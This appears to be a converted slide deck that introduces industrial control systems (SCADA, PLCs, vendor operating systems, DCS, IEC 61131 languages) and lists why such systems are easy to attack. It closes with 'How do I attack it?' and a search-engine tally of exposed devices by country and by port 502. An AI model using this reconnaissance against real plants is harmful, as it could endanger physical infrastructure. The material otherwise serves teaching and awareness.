


## SCADA

it collects data from the various PLCs, processes them to extract useful information, stores it on disk, manages the representation of alarms, displays the process via graphic synoptic.

# WHAT IS A PLC?

- It is an electronic device that executes instructions by interacting with the environment through input and output signals.
- The **Microcontroller (CPU)** cyclically reads the input information, processes the program, activates the outputs.
- It has typical time-cycle around **10-50 ms**.
- Inputs and outputs can be very different: digital, analog, bus.
- I/O modules can be specialist coprocessors (e.g. **multi-axis motion controller, PID**).



# MAIN OS FOR PLC

- PLCs require programming device which is used to develop and later download the created program into the memory of the controller.
- Modern PLCs generally contain a **Real-Time Operating System**.

| Vendor                      | OS             |
|-----------------------------|----------------|
| Allen-Bradley PLC5          | Microware OS-9 |
| B&R                         | VxWorks        |
| Rockwell ControlLogix       | VxWorks        |
| Schneider Modicon M340-M580 | UnityOS        |
| Schneider Modicon Quantum   | VxWorks        |
| Siemens S7-1200/1500        | Adonis OS      |
| Siemens Simatic WinAC       | Windows RT     |
| Wago 750                    | Linux RT       |


# WHAT IS A PLC?

- It can be **compact** or **modular**.
- Both have the same structure:
  - power supply
  - CPUs
  - I/O modules
  - Communication
- The modular one can be composed in a flexible way according to needs (e.g. high number of I/Os => 64,000).




# WHAT IS A DCS?

- Born in 1975, the DCS (**Distributed Control System**) offered the possibility that an entire plant could be controlled by a single distributed system.
- It contained all tag database for tracking creation.
- DCS systems were considered robust, reliable and secure (**hot standby, full redundancy**, etc.).
- PLCs were employed for small automation systems with simple operations (**discrete process**), while the DCS were installed in large systems for production lines made up of several units and in the **continuous process**.




# PLC+SCADA vs DCS

- With the advent of field (fieldbus) and higher level communication means such as **Profibus**, **Profinet**, **Ethernet/IP**, the gap is reduced.
- In addition, PLCs offer multiple **programming languages** including function block programming which used to be a prerogative of DCS.



# HOW TO PROGRAM A PLC

- PLC programming languages are governed by the **IEC 61131 standard**.
- They are interchangeable, they do not vary in terms of performance but only in terms of ease of use for the user.
- The standard defines 5 languages:
  - Structured Text (**ST**)
  - Ladder Diagram (**LD**)
  - Sequential Function Chart (**SFC**)
  - Function Block Diagram (**FBD**)
  - Instruction List (**IL**),  
similar to the assembler of computers.




# HOW DO I INSTALL THEM?


- Automation framework.
- Cabinet **physically protected** (...!) with key, contains PLC, wiring, interfaces, remote devices, other components.



# WHAT'S IN AN ICS SYSTEM?



# HOW IS IT EVOLVING?




Is it hard to attack  
an ICS system?




# NO! FOR SEVERAL REASONS

- Life cycle of a plant: **10-30 years!**
- Obsolete components (hardware/software).
- First objective: availability =  
**“don't touch anything if it works”.**
- Updates performed only when absolutely necessary.
- Unsafe IT technology.
- Weak proprietary protocols.
- Unsafe remote maintenance.
- Still extensive use of USB sticks.



# HOW DO I ATTACK IT?



# HOW DO I FIND IT?

TOTAL RESULTS  
84

TOP COUNTRIES

|                         |    |
|-------------------------|----|
| Brazil                  | 32 |
| Spain                   | 15 |
| France                  | 10 |
| Taiwan                  | 9  |
| India                   | 4  |
| <a href="#">More...</a> |    |

TOP PORTS

|     |    |
|-----|----|
| 502 | 66 |
| 161 | 13 |
| 503 | 5  |

TOP ORGANIZATIONS

|  |   |
|--|---|
